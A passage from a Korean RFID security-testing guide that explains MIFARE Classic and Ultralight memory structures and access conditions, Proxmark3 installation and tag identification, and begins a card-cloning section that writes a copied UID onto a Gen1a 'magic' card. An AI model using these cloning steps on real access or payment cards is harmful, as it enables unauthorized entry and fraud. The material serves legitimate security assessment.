- **Value** : 부호있는 4 바이트 값을 나타낸다. Value 의 최하위 바이트는 최하위 주소 바이트에 저장된다. 음수 값은 표준 2 의 보수 형식으로 저장된다. 데이터 무결성과 보안상의 이유로 Value 는 3 번, 2 번의 비 반전 및 1 번의 반전으로 저장된다.
- **Adr** : 백업 관리를 구현할 때 블록의 스토리지 주소를 저장하는데 사용할 수 있는 1 바이트 주소를 나타낸다. 주소 바이트는 네 번, 두 번 반전 및 비 반전 저장된다. 증가, 감소, 복원 및 전송 작업 중에는 주소가 변경되지 않는다. 쓰기 명령을 통해서만 변경할 수 있다.

12.2.2.1.5. 섹터 트레일러 (Sector trailer)

각 섹터의 트레일러(마지막 블록)는 다음과 같이 구성된다.

- 비밀 키 A 와 B (선택 사항) - 읽을 때 논리 "0"을 반환
- 바이트 6 ... 9 에 저장된 해당 섹터의 4 개 블록에 대한 액세스 조건
- 액세스 비트는 데이터 블록의 유형(읽기/쓰기 또는 값)도 지정

키 B 가 필요하지 않으면 블록 3 의 마지막 6 바이트를 데이터 바이트로 사용할 수 있다.
섹터 트레일러의 바이트 9 는 사용자 데이터에 사용 가능하다. 이 바이트는 바이트 6, 7 및 8 과 동일한 액세스 권한을 적용해야 한다.

그림 290. 섹터 트레일러

12.2.2.1.6. 액세스 조건

모든 데이터 블록 및 섹터 트레일러에 대한 액세스 조건은 3 비트로 정의되며 지정된 비트의 섹터 트레일러 비 반전 및 반전으로 저장된다. 액세스 비트는 비밀 키 A 및 B 를 사용하여 메모리 액세스 권한을 제어한다. 액세스 키는 관련 키를 알고 현재 액세스 조건이 이 동작을 허용하는 한 변경될 수 있다.

* 각 메모리 액세스마다 내부 논리가 액세스 조건의 형식을 확인한다. 형식 위반을 감지하면 전체 섹터를 되돌릴 수 없다.
* 다음 설명에서는 액세스 비트는 비 반전 모드에서만 언급된다.

Mifare Classic (MF1ICS50)의 내부 논리는 명령이 인증 절차 이후에만 실행되도록 한다.

Access Bits	Valid Commands		Block	Description
$C1_3\ C2_3\ C3_3$	read, write	→	3	sector trailer
$C1_2\ C2_2\ C3_2$	read, write, increment, decrement, transfer, restore	→	2	data block
$C1_1\ C2_1\ C3_1$	read, write, increment, decrement, transfer, restore	→	1	data block
$C1_0\ C2_0\ C3_0$	read, write, increment, decrement, transfer, restore	→	0	data block

그림 291. Access Bits 명령




그림 292. Access Bits 구조

12.2.2.1.7. 섹터 트레일러의 액세스 조건

섹터 트레일러 (블록 3)의 액세스 비트에 따라 키 및 액세스 비트에 대한 읽기/쓰기 액세스는 'never', 'key A', 'key B' 또는 'key A | B' (키 A 또는 키 B)로 지정된다.

칩 공급 시, 섹터 트레일러 및 키 A 의 액세스 조건은 운송 구성으로 사전 정의된다. 전송 구성에서 키 B 를 읽을 수 있으므로 키 A 를 사용하여 새 카드를 인증해야 한다. 액세스 비트 자체도 차단될 수 있으므로 카드를 개인화 하는 동안 특별한 주의를 기울여야 한다.

Access Bits			Access condition for						Remark
			KEY A		Access bits		KEY B		
C1	C2	C3	read	write	read	write	read	write	
0	0	0	never	Key A	Key A	never	Key A	Key A	Key B may be read
0	1	0	never	never	Key A	never	Key A	never	Key B may be read
1	0	0	never	Key B	Key A|B	never	never	Key B	
1	1	0	never	never	Key A|B	never	never	Never	
0	0	1	never	Key A	Key A	Key A	Key A	Key A	Key B may be read, transport configuration
0	1	1	never	Key B	Key A|B	Key B	never	Key B	
1	0	1	never	never	Key A|B	Key B	never	never	
1	1	1	never	never	Key A|B	never	never	never	

그림 293. 섹터 트레일러 액세스 조건

* 회색으로 표시된 선은 키 B 를 읽을 수 있고 데이터에 사용될 수 있는 액세스 조건이다.

12.2.2.1.8. 데이터 블록의 액세스 조건

데이터 블록 (블록 0 ... 2)의 액세스 비트에 따라 읽기/쓰기 액세스는 'never', 'key A', 'key B' 또는 'key A | B' (키 A 또는 키 B)로 지정된다.

· 읽기/쓰기 블록 : 읽기 및 쓰기 작업이 허용된다.

· Value 블록 : 추가적인 값 증가, 감소, 전송 및 복원을 허용한다. ('001')의 경우 재충전할 수 없는 카드의 경우 읽기 및 감소만 가능하다. ('110') 같은 경우는 키 B 를 사용하여 재충전할 수 있다.

· 제조사 블록 : 읽기 전용 조건은 액세스 비트 설정의 영향을 받지 않는다.

· 키 관리 : 전송 구성에서 인증에 키 A 를 사용해야 한다.

Access bits			Access condition for				Application
C1	C2	C3	read	write	increment	decrement, transfer, restore	
0	0	0	Key A|B[1]	Key A|B[1]	Key A|B[1]	Key A|B[1]	transport configuration
0	1	0	Key A|B[1]	never	never	never	read/write block
1	0	0	Key A|B[1]	Key B[1]	never	never	read/write block
1	1	0	Key A|B[1]	Key B[1]	Key B[1]	Key A|B[1]	value block
0	0	1	Key A|B[1]	never	never	Key A|B[1]	value block
0	1	1	Key B[1]	Key B[1]	never	never	read/write block
1	0	1	Key B[1]	never	never	never	read/write block
1	1	1	never	never	never	never	read/write block

그림 294. 데이터 블록 액세스 조건

* [1] 해당 섹터 트레일러 키 B 를 읽을 수 있는 경우 인증을 위해 사용할 수 없다. (회색으로 표시된 모든 행)

결과 : 리더가 회색으로 표시된 액세스 조건을 사용하여 키 B 로 섹터의 블록을 인증하려고 하면, 인증 후 카드는 후속 메모리 액세스를 거부한다.

MIFARE Classic 상세 스펙 참고 : https://www.nxp.com/docs/en/data-sheet/MF1S70YYX_V1.pdf

12.2.2.1.9. Proxmark3 확인

hf tag 타입을 확인한다.

```
[usb] pm3 -> hf search
```

```
[usb] pm3 ⟶ hf search
 🕐  Searching for ISO14443-A tag ...
[+]  UID: E2 89 E0 55
[+] ATQA: 00 04
[+]  SAK: 08 [2]
[+] Possible types:
[+]    MIFARE Classic 1K
[=] proprietary non iso14443-4 card found, RATS not supported
[+] Prng detection: weak


[+] Valid ISO14443-A tag found
```

그림 295. TAG 타입 확인

확인한 tag 는 ISO14443-A 규격으로 MIFARE Classic 1k 타입으로 예상된다.
If 에서와 같은 방법으로 해당 타입에서 사용 가능한 명령을 확인하면 14a 를 사용할 수 있다.

```
[usb] pm3 -> hf help
[usb] pm3 -> hf 14a help
```

hf 14a 명령 중 info 명령을 사용하여 tag 의 정보를 확인한다.

```
[usb] pm3 -> hf 14a info
```

```
[usb] pm3 ⟶ hf 14a info

[+]  UID: E2 89 E0 55
[+] ATQA: 00 04
[+]  SAK: 08 [2]
[+] Possible types:
[+]    MIFARE Classic 1K
[=] proprietary non iso14443-4 card found, RATS not supported
[+] Prng detection: weak
```

그림 296. TAG 정보 확인

If 와 마찬가지로 'search' 명령 결과와 같은 내용을 확인할 수 있다. 여기서 tag 의 UID 와 Possible type, 난수 생성 알고리즘 강도를 알 수 있다. 만약 Possible types 이 여러가지가 나온다면 타입을 확정할 수 없다. MIFARE Classic Tag 는 위 정보 외에 추가적으로 확인 가능한 데이터가 없으며, 키 추출을 통한 데이터 덤프로 추가 정보 확인이 가능하다.

MIFARE 타입이면 14a 명령 외에 mf 명령 사용이 가능하다. mf 는 14a 보다 다양한 명령이 존재하는데, 해당 명령은 다음 챕터에서 사용해보도록 한다.

12.2.2.2. Mifare Ultralight

MIFARE Ultralight (MF01CU1)은 NXP Semiconductors 에서 ISO/IEC 14443 A 에 따라 비접촉식 스마트 티켓 또는 스마트 카드에 사용되도록 개발되었다.

그림 297. Mifare Ultralight 카드

MIFARE Ultralight 의 특징은 다음과 같다.

- 13.56MHz 주파수에서 동작
- 512-bit, 페이지 당 4 바이트씩 16 페이지로 구성
- ISO/IEC 14443-3 에 따른 7 바이트 UID
- 암호화 기능 없음
- 32 비트 사용자 정의 가능 OTP (One-Time Programmable) 영역
- 페이지 당 필드 프로그래밍 가능 읽기 전용 잠금 기능

다른 변형 Tag 로는 Ultralight C, Ultralight EV1 타입이 있으며 차이는 다음과 같다.

- Ultralight C Tag 에는 3DES 암호화 기능이 추가됨
- Ultralight EV1 Tag 에는 패스워드 암호화 기능 및 ECC 서명 진위 확인 기능이 추가됨

12.2.2.2.1. 메모리 구조

메모리는 1KB, 16 개 섹터로 구성되며 1 개의 섹터는 16 바이트의 블록 4 개로 구성된다. 512 비트 EEPROM 메모리는 페이지 당 4 바이트로 16 페이지로 구성된다.

Page address		Byte number			
Decimal	Hex	0	1	2	3
0	00h	serial number			
1	01h	serial number			
2	02h	serial number	internal	lock bytes	lock bytes
3	03h	OTP	OTP	OTP	OTP
4 to 15	04h to 0Fh	user memory			

페이지 04h ~0Fh 는 사용자 읽기/쓰기 영역이다. 제품 생산 후 데이터 페이지는 다음 값으로 초기화된다.

- 페이지 04h 가 FFh 로 초기화됨
- 05h ~ 15h 페이지는 00h 로 초기화됨

12.2.2.2.2. UID/Serial Number

고유한 7 바이트 일련 번호 (UID)와 2 개의 검사 바이트는 페이지 주소 00h, 01h 및 페이지 02h 의 첫 번째 바이트를 포함하는 메모리의 처음 9 바이트에 프로그래밍 된다. 페이지 주소 02h 의 두 번째 바이트는 내부 데이터용으로 예약되어 있다. 이 바이트는 IC 제조업체에서 프로그래밍하며 보안 요구 사항으로 인해 쓰기 방지가 되어 있다.




그림 298. UID/Serial Number Bytes 구성

ISO/IEC 14443-3 에 따르면 Check Byte 0 (BCC0)은 CT⊕SN0⊕SN1⊕SN2 로 정의되고 Check Byte 1 (BCC1)은 SN3⊕SN4⊕SN5⊕SN6 으로 정의된다.

SN0 은 ISO/IEC 14443-3 및 ISO/IEC 7816-6 AMD.1 에 따라 NXP Semiconductors (04h)의 제조업체 ID 를 보유한다.

12.2.2.2.3. Lock Bytes

페이지 02h 의 바이트 02h 및 03h 의 비트는 필드 프로그램 가능 읽기 전용 잠금 메커니즘을 나타낸다. 추가 쓰기 액세스를 방지하기 위해 해당 잠금 비트 Lx 를 논리 1 로 설정하여 03h (OTP)에서 0Eh 까지의 각 페이지를 개별적으로 잠글 수 있다. 잠금 후 페이지는 읽기 전용 메모리가 된다. 잠금 바이트 0 의 3 개의 최하위 비트는 블록 잠금 비트이다. 비트 2 는 0Fh-0Ah 페이지를 처리하고 비트 01h 는 09h-04h 페이지를 처리하며 비트 0 은 03h (OTP)페이지를 처리한다. 블록 잠금 비트가 설정되면 해당 메모리 영역에 대한 잠금 구성이 고정된다.




그림 299. Lock Bytes 구성

예를 들어 BL15-10 이 로직 1 로 설정된 경우 그림에서 비트 L15 ~ L10 (잠금 바이트 2 비트[7:2])을 더 이상 변경할 수 없다. 잠금 및 블록 잠금 비트는 WRITE 명령에 의해 2 페이지로 설정된다. WRITE 명령의 2 및 3 바이트, 잠금 바이트의 내용은 비트 단위로 OR 되고 결과는 잠금 바이트의 새로운 내용이 된다. 비트가 논리 1 로 설정된 경우 이 프로세스는 되돌릴 수 없으며 논리 0 으로 다시 변경할 수 없다. 2 페이지의 바이트 0 및 1 의 내용은 WRITE 명령의 해당 데이터 바이트에 영향을 받지 않는다

12.2.2.2.4. OTP Bytes

페이지 03h 는 OTP 페이지이며 생산 후에 모든 비트가 로직 0 으로 설정되도록 사전에 설정된다. 이 바이트는 WRITE 명령을 사용하여 비트 단위로 수정할 수 있다.




그림 300. OTP Bytes 구성

WRITE 명령 바이트 및 OTP 바이트의 현재 내용은 비트 단위로 OR 된다. 결과는 새로운 OTP 바이트 내용이다. 이 프로세스는 되돌릴 수 없으며 비트가 논리 1 로 설정되면 논리 0 으로 다시 변경할 수 없다.

MIFARE Ultralight 상세 스펙 참고 : https://www.nxp.com/docs/en/data-sheet/MF0ULX1.pdf

12.2.2.2.5. Proxmark3 확인

MIFARE Ultralight 타입을 확인한다.

[usb] pm3 -> hf 14a info

```
[usb] pm3 ⟶ hf 14a info

[+]  UID: 04 4B AC B2 85 56 80
[+] ATQA: 00 44
[+]  SAK: 00 [2]
[+] MANUFACTURER:    NXP Semiconductors Germany
[+] Possible types:
[+]    MIFARE Ultralight
[+]    MIFARE Ultralight C
[+]    MIFARE Ultralight EV1
[+]    MIFARE Ultralight Nano
[+]    MIFARE Hospitality
[+]    NTAG 2xx
[=] proprietary non iso14443-4 card found, RATS not supported
[?] Hint: try `hf mfu info`
```

그림 301. TAG 타입 확인

MIFARE Classic 타입과 다르게 여러가지 타입이 나타나며, 다른 명령어 실행을 권한다.
mfu 명령은 MIFARE Ultralight 타입에서 사용 가능한 명령어로 해당 명령을 통해 좀 더 다양한 데이터를 확인할 수 있다.

[usb] pm3 -> hf mfu info

```
[usb] pm3 ⟶ hf mfu info

[=] --- Tag Information ---------------------------
[=] -------------------------------------------------------------
[+]       TYPE: MIFARE Ultralight EV1 48bytes (MF0UL1101)
[+]        UID: 04 4B AC B2 85 56 80
[+]     UID[0]: 04, NXP Semiconductors Germany
[+]       BCC0: 6B (ok)
[+]       BCC1: E1 (ok)
[+]   Internal: 48 (default)
[+]       Lock: 00 00  - 00
[+] OneTimePad: 00 00 00 00  - 0000

[=] --- Tag Counters
[=]        [0]: 00 00 00
[+]             - BD tearing ( ok )
[=]        [1]: 00 00 00
[+]             - BD tearing ( ok )
[=]        [2]: 00 00 00
[+]             - BD tearing ( ok )

[=] --- Tag Signature
[=]  IC signature public key name: NXP Ultralight Ev1
[=] IC signature public key value: 0490933BDCD6E99B4E255E3DA55389A827564E11718E017292FAF23226A96614B8
[=]     Elliptic curve parameters: NID_secp128r1
[=]              TAG IC Signature: B27376ADAEB1CDEFF122622A1C83105125AE1FAC3C22CBD55497DB5777F5FB7B
[+]        Signature verification ( successful )
```

그림 302. TAG 정보 확인

tag 정보, 버전, 구성, 알려진 패스워드 사용 등을 확인할 수 있다.

12.3. 환경 구축

12.3.1. Proxmark3

Proxmark3 는 Jonathan Westhues 가 처음 개발했으며, RFID 분석을 위한 산업 표준 도구로 발전했다. 125KHz, 135KHz 및 13.56MHz 에서 작동하는 모든 RFID 시스템에 대해 읽기/쓰기, 분석, 변조, 암/복호화 등을 제공하는 RFID 분석을 위한 전용 멀티 도구이다.

12.3.2. Proxmark3 설치

진단 환경은 칼리 리눅스 2020 버전을 기준으로 작성되었다.

12.3.2.1. 패키지 다운로드

해당 명령어를 실행하여 Proxmark3 를 사용하기 위한 라이브러리 등을 설치한다.

```
$ sudo apt update
$ sudo apt install --no-install-recommends git ca-certificates build-essential pkg-config libreadline-dev gcc-arm-none-eabi libnewlib-dev qtbase5-dev libbz2-dev libbluetooth-dev
```

12.3.2.2. Proxmark3 설치

최신 버전의 Proxmark3 를 git 명령어로 다운로드 한다.

```
$ git clone https://github.com/RfidResearchGroup/proxmark3.git
```

Proxmark3 와 충돌이 발생하는 modemmanager 를 비활성화 하거나 삭제한다.

```
$ sudo apt-get remove modemmanager
or
$ sudo systemctl stop ModemManager
$ sudo systemctl disable ModemManager
```

다운받은 proxmark3 폴더로 들어가 빌드한다.

```
$ cd proxmark3
$ make clean && make PLATFORM=PM3OTHER
or
$ cp Makefile.platform.sample Makefile.platform
$ vi Makefile.platform
PLATFORM=PM3OTHER 추가 후 make install
```

12.3.3. Proxmark3 실행

USB 로 Proxmark3 와 연결한 후 dmesg 명령어로 연결되었는지 확인한다.

```
$ sudo dmesg
```

```
┌──(kali㉿kali)-[~/iot/rfid/proxmark3]
└─$ sudo dmesg
[57307.499286] usb 2-1: USB disconnect, device number 5
[57321.035711] usb 2-1: new full-speed USB device number 6 using xhci_hcd
[57321.376684] usb 2-1: New USB device found, idVendor=9ac4, idProduct=4b8f, bcdDevice= 1.00
[57321.376685] usb 2-1: New USB device strings: Mfr=1, Product=2, SerialNumber=3
[57321.376686] usb 2-1: Product: proxmark3
[57321.376687] usb 2-1: Manufacturer: proxmark.org
[57321.376687] usb 2-1: SerialNumber: iceman
[57321.378747] cdc_acm 2-1:1.0: ttyACM0: USB ACM device
```

그림 303. Proxmark3 연결 확인

일반적으로 ttyACM0 으로 연결됨. 연결이 되었으면 Proxmark3 를 실행한다.

```
$ sudo ./pm3
```

```
┌──(kali㉿kali)-[~/iot/rfid/proxmark3]
└─$ sudo ./pm3
[=] Session log /root/.proxmark3/logs/log_20210309.txt
[+] loaded from JSON file /root/.proxmark3/preferences.json
[=] Using UART port /dev/ttyACM0
[=] Communicating with PM3 over USB-CDC

                                    Iceman
                                ❄ bleeding edge

  https://github.com/rfidresearchgroup/proxmark3/

QStandardPaths: XDG_RUNTIME_DIR not set, defaulting to '/tmp/runtime-root'

 [ Proxmark3 RFID instrument ]

 [ CLIENT ]
  client: RRG/Iceman/master/v4.9237-3147-gd1468b815 2021-02-18 16:23:09
  compiled with GCC 10.2.1 20210110 OS:Linux ARCH:x86_64
```

그림 304. Proxmark3 실행

일부 명령을 시도하여 Proxmark3 가 정상 동작하는지 확인한다.

```
[usb] pm3 -> data plot
```




그림 305. Proxmark3 동작 확인

만약 Proxmark3 를 실행할 때 버전 에러가 발생하거나, 명령 실행 시 'data in Graphbuffer was too small' 에러가 발생한 경우 새 이미지로 flash 한다.

Proxmark3 는 우측에 있는 버튼을 누른 채 USB 를 통해 flash 모드로 연결하면 초록색 LED 가 깜박인다.




그림 306. Proxmark3 우측 버튼

flash 모드로 연결되면 전체 이미지 flash 를 시도한다.

(만약 flash 가 안된다면 다시 flash 모드로 USB 연결할 때 flash 가 끝날 때까지 버튼을 누른다.)

```
$ sudo ./pm3-flash-all
```

12.3.4. TAG 타입 확인

카드 타입을 확인하려면 lf, hf 에 따라 각각 search 명령을 수행한다.

[usb] pm3 -> lf search

```
[usb] pm3 ⟶ lf search

[=] NOTE: some demods output possible binary
[=] if it finds something that looks like a tag
[=] False Positives ARE possible
[=]
[=] Checking for known tags ...
[=]
[+] EM 410x ID 2800B6A5C8
[+] EM410x ( RF/64 )
[=] ──────── Possible de-scramble patterns ────────
[+] Unique TAG ID      : 14006DA513
[=] HoneyWell IdentKey
[+]     DEZ 8          : 11969992
[+]     DEZ 10         : 0011969992
[+]     DEZ 5.5        : 00182.42440
[+]     DEZ 3.5A       : 040.42440
[+]     DEZ 3.5B       : 000.42440
[+]     DEZ 3.5C       : 182.42440
[+]     DEZ 14/IK2     : 00171810661832
[+]     DEZ 15/IK3     : 000085906531603
[+]     DEZ 20/ZK      : 01040000061310050103
[=]
[+] Other              : 42440_182_11969992
[+] Pattern Paxton     : 684385224 [0×28CAE3C8]
[+] Pattern 1          : 7943431 [0×793507]
[+] Pattern Sebury     : 42440 54 3581384  [0×A5C8 0×36 0×36A5C8]
[=] ──────────────────────────────────────────────────

[+] Valid EM410x ID found!

Couldn't identify a chipset
```

그림 307. 카드 타입 확인

자동으로 tag 타입을 찾아주는 'auto' 명령을 통해서도 확인 가능하다.

만약 해당 주파수에 해당하는 타입이 아니면 다음과 같은 에러를 출력한다.

```
[usb] pm3 ⟶ hf search
[!] ⚠  No known/supported 13.56 MHz tags found
```

그림 308. 에러 출력

12.3.5. TAG 복제 및 크랙

MIFARE Classic 타입의 카드를 대상으로 복제 및 크랙, 데이터 변조 등의 테스트를 진행한다.

12.3.5.1. TAG 복제

12.3.5.1.1. UID 복제

MIFARE Classic 타입은 UID 복제가 가능한 TAG 가 존재하며 Magic TAG 라 불린다.

먼저 MIFARE Classic 타입 TAG 의 UID 를 확인한다.

[usb] pm3 -> hf search

```
[usb] pm3 ⟶ hf search
 🕐  Searching for ISO14443-A tag ...
[+]  UID: E2 89 E0 55
[+] ATQA: 00 04
[+]  SAK: 08 [2]
[+] Possible types:
[+]    MIFARE Classic 1K
[=] proprietary non iso14443-4 card found, RATS not supported
[+] Prng detection: weak


[+] Valid ISO14443-A tag found
```

그림 309. TAG UID 확인

변조될 tag 의 UID 는 'E2 89 E0 55' 이다. 변조할 대상 TAG 의 정보를 확인한다.

```
[usb] pm3 ⟶ hf search
 🕐  Searching for ISO14443-A tag ...
[+]  UID: 97 85 D5 3C
[+] ATQA: 00 04
[+]  SAK: 08 [2]
[+] Possible types:
[+]    MIFARE Classic 1K
[=] proprietary non iso14443-4 card found, RATS not supported
[+] Magic capabilities : Gen 1a
[#] 1 static nonce 01200145
[+] Static nonce: yes
[#] Auth error
[?] Hint: try `hf mf` commands


[+] Valid ISO 14443-A tag found
```

그림 310. TAG 정보 확인 (변조대상)

Magic capabilities 가 Gen 1a 로 magic tag 명령 사용 가능하다. magic tag 가 속한 mf 명령 중 UID 를 설정할 수 있는 'csetuid' 명령어를 통해 UID 를 'E2 89 E0 55'로 변조한다. [97 85 D5 3C -> E2 89 E0 55]

[usb] pm3 -> hf mf csetuid -u [변경할 UID]

```
[usb] pm3 ⟶ hf mf csetuid -u E289E055
[+] old block 0 ... 9785D53CFB080400016F016D4568F81D
[+] new block 0 ... E289E055DE080400016F016D4568F81D
[+] Old UID ... 97 85 D5 3C
